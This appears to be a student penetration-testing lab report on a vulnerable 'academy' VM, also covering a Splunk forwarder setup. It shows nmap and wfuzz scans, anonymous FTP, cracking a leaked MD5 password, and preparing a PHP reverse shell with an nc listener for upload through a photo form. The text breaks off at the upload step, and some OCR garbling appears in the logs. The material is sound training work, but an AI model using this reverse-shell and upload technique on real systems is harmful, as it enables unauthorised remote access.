

VAPT REPORT

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9. Make a note of the IP Address of the VM, exit to the root login page by simply typing 'exit' on a terminal
10. Now, go to your Attacker machine, break into the system, and find the root flag

1. INTRODUCTION

BACKGROUND:

In today's digital landscape, ensuring the security of web servers is paramount to safeguarding sensitive data and maintaining the trust of users. Moreover, with the evolving threat landscape, enterprises are increasingly turning to Security Information and Event Management (SIEM) solutions to proactively monitor and mitigate security incidents.

OBJECTIVES:

This project aims to conduct a comprehensive Vulnerability Assessment and Penetration Testing (VAPT) of the organization's web server to identify and remediate potential security weaknesses. Additionally, it involves the implementation of a SIEM solution to enhance real-time threat detection and incident response capabilities.

SCOPE:

The scope of this project encompasses the following:

- Conducting VAPT on the web server infrastructure.
- Implementing a SIEM solution tailored to the organization's needs.

- Providing recommendations for improving the security posture based on findings from VAPT and SIEM implementation.

2. VULNERABILITY ASSESSMENT AND PENETRATION TESTING (VAPT)

DEFINITION AND IMPORTANCE:

Vulnerability Assessment involves the systematic identification, classification, and prioritization of vulnerabilities within a system, while Penetration Testing simulates real-world attacks to exploit identified vulnerabilities, thereby assessing the effectiveness of existing security measures.

METHODOLOGY:

The VAPT process involves several key stages, including reconnaissance, vulnerability scanning, exploitation, and post-exploitation analysis. Each stage is crucial for identifying and validating potential security weaknesses.

3. SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM)

INTRODUCTION TO SIEM:

An introduction to SIEM technology, its core functionalities, and its role in modern cybersecurity operations.

NEED FOR SIEM:


Discussion on the increasing need for SIEM solutions in enterprises to effectively manage security incidents, comply with regulations, and mitigate advanced threats.

IMPLEMENTATION PROCESS:


Step-by-step process of implementing the SIEM solution, including requirements gathering, deployment, configuration, and integration with existing systems.

DOCUMENTATION:


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3. Open the VMware Player, select Open VM, and then select the extracted VM
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```

Sending on Socket/tailback
NTPDISCOVER on ens33 to 255.255.255.255 port 67 interval 5
NTPPROFFER of 192.168.31.8 from 192.168.31.1
NTPREQUEST for 192.168.31.8 on ens33 to 255.255.255.255 port 67
NTPPROCK of 192.168.31.8 from 192.168.31.1
bound to 192.168.31.8 -- renewal in 12434 seconds.
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:3e:74:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.8/24 brd 192.168.31.255 scope global dynamic ens33
        valid_lft 28794sec preferred_lft 28794sec
    inet6 2409:a0ff:11e:4bb:20c:29ff:fe3b:7449/64 scope global dynamic mngtaddr
        valid_lft 51084sec preferred_lft 51084sec
    inet6 fe80::20c:29ff:fe3b:7449/64 scope link
        valid_lft forever preferred_lft forever
root@academy:~# ping google.com
PING google.com (66.253.16.100) 56 data bytes:
6 packets transmitted, 0 received, 100% packet loss, time 114ms

root@academy:~# ifup ens33
ifup: unknown interface ens33
root@academy:~# [ 8216.139765] rcu: INFO: rcu_sched self-detected stall on CPU
[ 8216.140421] rcu: RCU: ... (1 ticks this GP) idle=61e/0/0x1 softirq=149550/149550 fqs=0
[ 8216.141040] rcu: $ (t=10250 jiffies g=337945 q=1)
[ 8216.142157] rcu: rcu_sched kthread starved for 10250 jiffies! g337945 f0x0 RCU_GP_WAIT_FQS(5) -->
state=0x402 ->cpu#0
[ 8216.143531] rcu: RCU grace-period kthread stack dump:

```

Virtual Machine Name:

academy

State: Suspended

OS: Other

Version: Workstation 17.5.x virtual machine


RAM: 1 GB



Play virtual machine

Device	Summary
Memory	1 GB
Processors	1
Hard Disk (SATA)	8 GB
Network Adapter	Bridged (Automatic)
USB Controller	Present
Display	Auto detect

5. Use the username and password in the root password.txt file to log in



6. Search the web, and find the solution to turn on the network device ens33 (Hint: unix.stackexchange.com)

Commands used:

- ip link set dev ens33 up

- In this, ens stands for ethernet devices
- Up stands for interface
- dhclient -v ens33
 - dhclient is the command line for DHCP
 - v stands for verbose.
 - Ens33 is the network interface.
- ip a

```

root@academy:/opt/splunkforwarder/bin# ip link set dev ens33 up
root@academy:/opt/splunkforwarder/bin# dhclient -v ens33
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Corrupt lease file - possible data loss!
Corrupt lease file - possible data loss!
Listening on LPF/ens33/00:0c:29:01:2a:e8
Sending on LPF/ens33/00:0c:29:01:2a:e8
Sending on Socket/fallback
DHCPREQUEST for 172.16.10.161 on ens33 to 255.255.255.255 port 67
DHCPNAK from 192.168.31.1
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 3
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 7
DHCPOFFER of 192.168.31.188 from 192.168.31.1
DHCPREQUEST for 192.168.31.188 on ens33 to 255.255.255.255 port 67
DHCPACK of 192.168.31.188 from 192.168.31.1
bound to 192.168.31.188 -- renewal in 14266 seconds.
root@academy:/opt/splunkforwarder/bin# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:01:2a:e8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.188/24 brd 192.168.31.255 scope global dynamic ens33
        valid_lft 28797sec preferred_lft 28797sec
    inet6 2409:40f4:112:9373:20c:29ff:fe01:2ae8/64 scope global dynamic mngtmpaddr
        valid_lft 11324sec preferred_lft 11324sec
    inet6 fe80::20c:29ff:fe01:2ae8/64 scope link
        valid_lft forever preferred_lft forever
root@academy:/opt/splunkforwarder/bin#

```

we need to install the 'SPLUNK UNIVERSAL FORWARDER' in our machine.

It is done by using the 'wget' tool which is available in the Academy machine

```

wget -O splunkforwarder-9.2.0.1-
d8ae995bf219-linux-2.6-amd64.deb
"https://download.splunk.com/products/
universalforwarder/releases/9.2.0.1/linux
/splunkforwarder-9.2.0.1-d8ae995bf219-
linux-2.6-amd64.deb"

```


New Search

host="academy"

✓ 6,891 events (2/26/24 5:30:00.000 PM to 2/27/24 5:46:32.000 PM) No Event Sampling

Events (6,891) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

1 hour per column

List Format 20 Per Page

Time	Event
2/27/24 5:46:17.000 PM	Feb 27 07:16:17 academy systemd[1]: Stopping Systemd service file for Splunk, generated by 'splunk enable boot-start'...
2/27/24 5:46:17.000 PM	Feb 27 07:16:17 academy splunk[3715]: 2024-02-27 07:16:17.283 -6500 Interrupt signal received sent by PID 1, which is my parent, command="/sbin/init"
2/27/24 5:46:17.000 PM	Feb 27 07:16:17 academy splunk[3715]: 2024-02-27 07:16:17.283 -6500 Interrupt signal received sent by PID 1, which is my parent, command="/sbin/init"
2/27/24 5:46:01.000 PM	Feb 27 07:16:01 academy CRON[3880]: (CRON) info (No MTA installed, discarding output)
2/27/24	Feb 27 07:16:01 academy CRON[3881]: (root) CMD (/home/grimmie/backup.sh)

Installing and Configuring Splunk Universal Forwarder:

Create a user for Splunk Forwarder:

- `useradd -m splunkwd`

Set up the Splunk Home directory:

- `export SPLUNK_HOME="/opt/splunkforwarder"`
- `mkdir $SPLUNK_HOME`

Install Splunk Forwarder and start it:

- `dpkg -i splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb`

```

root@academy:/opt/splunkforwarder/bin# useradd -m splunkfwd
useradd: user 'splunkfwd' already exists
root@academy:/opt/splunkforwarder/bin# export SPLUNK_HOME="/opt/splunkforwarder"
root@academy:/opt/splunkforwarder/bin# mkdir $SPLUNK_HOME
mkdir: cannot create directory '/opt/splunkforwarder': File exists
root@academy:/opt/splunkforwarder/bin# ls
2to3-3.7          pcre2-config     pydoc3.7
btool            pid_check.sh     S3benchmark
btprobe          pip3             scripts
bzip2            pip3.7           setSplunkEnv
classify         prichunkpng      slim
copyright.txt    priforgepng      splunk
easy_install-3.7 prigreypng       splunkd
genRootCA.sh     pripalpng        splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
genSignedServerCert.sh pripamtopng      splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
genWebCert.sh    prpnglsch        splunkmon
idle3            prpngtopam       splunk-tlsd
idle3.7          priweavepng       supervisor-simulator
openssl          pydoc3           wheel
root@academy:/opt/splunkforwarder/bin# dpkg -i splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
dpkg-deb: error: 'splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb' is not a Debian format archive
dpkg: error processing archive splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb (--install):
dpkg-deb --control subprocess returned error exit status 2
Errors were encountered while processing:
 splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
root@academy:/opt/splunkforwarder/bin# chown -R splunkfwd:splunkfwd $SPLUNK_HOME
root@academy:/opt/splunkforwarder/bin# _

```

- \$SPLUNK_HOME/bin/splunk start—accept-license
- Cd/opt/splunkforwarder/bin

```

root@academy:/opt/splunkforwarder/bin# $SPLUNK_HOME/bin/splunk start --accept-license
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
The splunk daemon (splunkd) is already running.
root@academy:/opt/splunkforwarder/bin# cd /opt/splunkforwarder/bin
root@academy:/opt/splunkforwarder/bin#

```

- Whoami
- ./splunk

```
root@academy:/opt/splunkforwarder/bin# whoami
root
root@academy:/opt/splunkforwarder/bin# ./splunk
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Data forwarding configuration management tools.

Commands:
  enable local-index [-parameter <value>] ...
  disable local-index [-parameter <value>] ...
  display local-index
  add forward-server server
  remove forward-server server
  list forward-server

Objects:
  forward-server      a Splunk forwarder to forward data to be indexed
  local-index         a local search index on the Splunk server
```

- `./splunk add forward-server 192.168.31.189:9997` (windows ip : port)
- `./splunk add monitor /var/log`

CONNECTING SPLUNK FORWARDER TO KALI:

- Nmap 192.168.31.8 -p- -v --min-rate=3000 | tee open_ports.txt
- Nmap 192.168.31.8 -p21,22,80 -A -v --min-rate=3000 | tee open_services.txt
- Mkdir academy
- \$mv open_* academy
- Cd academy
- Mkdir academy

[illegible]

```

kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop x kali@kali: ~/academy x kali@kali: ~/academy x
-rw-r--r-- 1 kali kali 0 Feb 11 09:32 journalctl
-rw-r--r-- 1 kali kali 0 Feb 11 09:36 kill
drwxr-xr-x 2 kali kali 4096 Feb 9 02:02 Music
-rw-r--r-- 1 kali kali 3242 Feb 14 04:14 nano.31210.save
-rw-r--r-- 1 kali kali 0 Feb 14 21:55 new_users.txt
-rw-r--r-- 1 kali kali 3450 Feb 15 02:47 new_users.txt.save
-rw-r--r-- 1 kali kali 881 Feb 25 22:22 open_ports.txt
-rw-r--r-- 1 kali kali 2856 Feb 25 22:24 open_services.txt
-rw-r--r-- 1 kali kali 178 Feb 14 02:41 output.txt
drwxr-xr-x 2 kali kali 4096 Feb 16 04:17 phone
drwxr-xr-x 2 kali kali 4096 Feb 14 22:04 Pictures
-rw-r--r-- 1 kali kali 0 Feb 13 03:41 python
-rw-r--r-- 1 kali kali 114 Feb 14 02:38 python.py
drwxr-xr-x 2 kali kali 4096 Feb 14 10:40 security
-rw-r--r-- 1 kali kali 0 Feb 11 09:20 shell
-rw-r--r-- 1 kali kali 9 Feb 14 22:06 sheryl
drwxr-xr-x 2 kali kali 4096 Feb 14 22:06 sheryl1
-rw-r--r-- 1 kali kali 0 Feb 11 08:37 STDIN
-rw-r--r-- 1 kali kali 22 Feb 14 10:38 stdout.txt
drwxr-xr-x 2 kali kali 4096 Feb 9 02:02 Templates
-rw-r--r-- 1 kali kali 0 Feb 15 09:36 users.txt.save
drwxr-xr-x 2 kali kali 4096 Feb 9 02:02 Videos

(kali@kali)~-[
$ mkdir academy
mkdir: cannot create directory 'academy': File exists

(kali@kali)~-[
$ cd academy

(kali@kali)~/academy
$ ftp 172.16.13.197
Connected to 172.16.13.197.
220 (vsFTPd 3.0.3)
Name (172.16.13.197:kali): text
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp> user
(username) ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit

```

- Wfuzz takes the first word of 100 words and it checks the response code

```

(kali@kali)~/usr/share/seclists/Discovery/Web-Content
$ wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u 172.16.12.85/FUZZ 200
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*
* Version up to 1.4c coded by:
* Christian Martorella (cmartorella@edge-security.com)
* Carlos del ojo (deepbit@gmail.com)
*
* Version 1.4d to 3.1.0 coded by:
* Xavier Mendez (xmendez@edge-security.com)
*****

Usage: wfuzz [options] -z payload,params <url>

FUZZ, ..., FUZZn wherever you put these keywords wfuzz will replace them with the values of the specified payload.
FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.

Examples:
wfuzz -c -z file,users.txt -z file,pass.txt --sc 200 http://www.site.com/log.asp?user=FUZZ&pass=FUZZ2Z
wfuzz -c -z range,1-10 --hc=BBB http://www.site.com/FUZZ{something not there}
wfuzz --script=robots -z list,robots.txt http://www.webscantest.com/FUZZ

Type wfuzz -h for further information or --help for advanced usage.
/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:78: UserWarning:Fatal exception: Specify the URL either with -u or l
ast argument. If you want to use a full payload, it can only be specified with FUZZ.

```

- Cat note.txt
 - store the value in the text file named note.txt and open a text editor.
 - We will have hash value and login credentials in that file.
 - Use the cat command to display the values of login and hash values
 - use the MD5 hash decrypter to convert the hash into readable format and thus the decrypted value is “student “.

- Thus we get the password as student and login id as 10201321.

We use this password for login.

```
(kali@kali)~[/academy]
$ ll
total 20
drwxr-xr-x 2 kali kali 4096 Feb 26 11:57 academy
-rw-r--r-- 1 kali kali 33 Feb 25 22:18 hash
-rw-r--r-- 1 kali kali 776 May 29 2021 note.txt
-rw-r--r-- 1 kali kali 873 Feb 25 22:10 open_ports.txt
-rw-r--r-- 1 kali kali 2849 Feb 25 22:11 open_services.txt

(kali@kali)~[/academy]
$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following c
ommand:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `departmen
t`, `semester`, `cgpa`, `creationdate`, `updatationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56'
, '');

The StudentRegno number is what you use for login.

Let me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

- Locate reverse-shell.php
- Sudo nano /usr/share/webshells/php-reverse-shell.php

```
(kali@kali)~[/academy]
$ locate reverse-shell.php
/usr/share/audanum/php/php-reverse-shell.php
/usr/share/audanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/audanum-1.0/php/php-reverse-shell.php
/usr/share/seclists/Web-Shells/audanum-1.0/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

(kali@kali)~[/academy]
$ sudo updatedb

(kali@kali)~[/academy]
$ sudo nano /usr/share/webshells/php/php-reverse-shell.php
```

- Use seclists, we can find

```

(kali@kali)-[~]
$ sudo nano /usr/share/webshells/php/php-reverse-shell.php
(kali@kali)-[~]
$ seclists

> seclists ~ Collection of multiple types of security lists

/usr/share/seclists
├── Discovery
├── Fuzzing
├── IOCs
├── Miscellaneous
├── Passwords
├── Pattern-Matching
├── Payloads
├── Usernames
├── Web-Shells
└── (kali@kali)-[/usr/share/seclists]
$ cd Discovery

(kali@kali)-[/usr/share/seclists/Discovery]
$ ll
total 36
drwxr-xr-x 2 root root 4096 Feb 26 03:35 DNS
drwxr-xr-x 2 root root 4096 Feb 26 03:35 File-System
drwxr-xr-x 2 root root 4096 Feb 26 03:35 Infrastructure
drwxr-xr-x 2 root root 4096 Feb 26 03:35 Mainframe
drwxr-xr-x 2 root root 4096 Feb 26 03:35 SNMP
drwxr-xr-x 2 root root 4096 Feb 26 03:35 Variables
drwxr-xr-x 11 root root 12288 Feb 26 03:35 Web-Content

(kali@kali)-[/usr/share/seclists/Discovery]
$ cd Web-Content

(kali@kali)-[/usr/share/seclists/Discovery/Web-Content]
$ wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u http://172.16.12.85/FUZZ --s
200
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz mig
ht not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.16.12.85/FUZZ
Total requests: 119600

```

Wfuzz :

- Use “wfuzz” tool, which is a web application brute-forcing tool used for finding vulnerabilities in web applications .
- Wfuzz takes the first word of 100 words and checks the response code

```

(kali@kali)-[~]
$ wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u 172.16.12.85/FUZZ --hc 404,403
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.16.12.85/FUZZ
Total requests: 119600

```

ID	Response	Lines	Word	Chars	Payload
000000400:	200	368 L	933 W	10701 Ch	","
000000467:	301	9 L	28 W	317 Ch	"phpmyadmin"
000005771:	301	9 L	28 W	314 Ch	"academy"

```

C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...

```

```

(kali㉿kali)-[~]
$ locate reverse-php

(kali㉿kali)-[~]
$ locate php-reverse
usr/share/audanum/php/php-reverse-shell.php
usr/share/audanum/wordpress/templates/php-reverse-shell.php
usr/share/seclists/Web-Shells/audanum-1.0/php/php-reverse-shell.php
usr/share/seclists/Web-Shells/audanum-1.0/wordpress/templates/php-reverse-shell.php
usr/share/webshells/php/php-reverse-shell.php

(kali㉿kali)-[~]
$ nano rev.php

(kali㉿kali)-[~]
$ nano /usr/share/webshells/php/php-reverse-shell.php

(kali㉿kali)-[~]
$ nc -lvnp 12345

```

Php:

- Now open rev php using nano and give the IP address of the target machine i.e. the academy machine

```



set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.11'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

- [http://\(academy's ip\)/academy](http://(academy's ip)/academy) in firefox tab

Firefox

- After changing the IP address, open firefox and give the IP address of academy,



LOGIN TO THE WEBSITE:

- To find the login details and password, open note.txt and copy the user name.
- The password is in the hash format so convert to using md5 gromweb website


Reverse a MD5 hash

cd73502828457d15655bbd7a63fb0bc8



Reverse

Convert a string to a MD5 hash

Convert

STUDENT REGISTRATION

Student Registration

Student Record updated Successfully !!

Student Name


Student Reg No

Pincode

Upload the rev php file

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Student Photo



Reload Image

Open Image in New Tab

Copy Image

Copy Image Link

Email Image...

Inspect (Q)

Upload New Photo

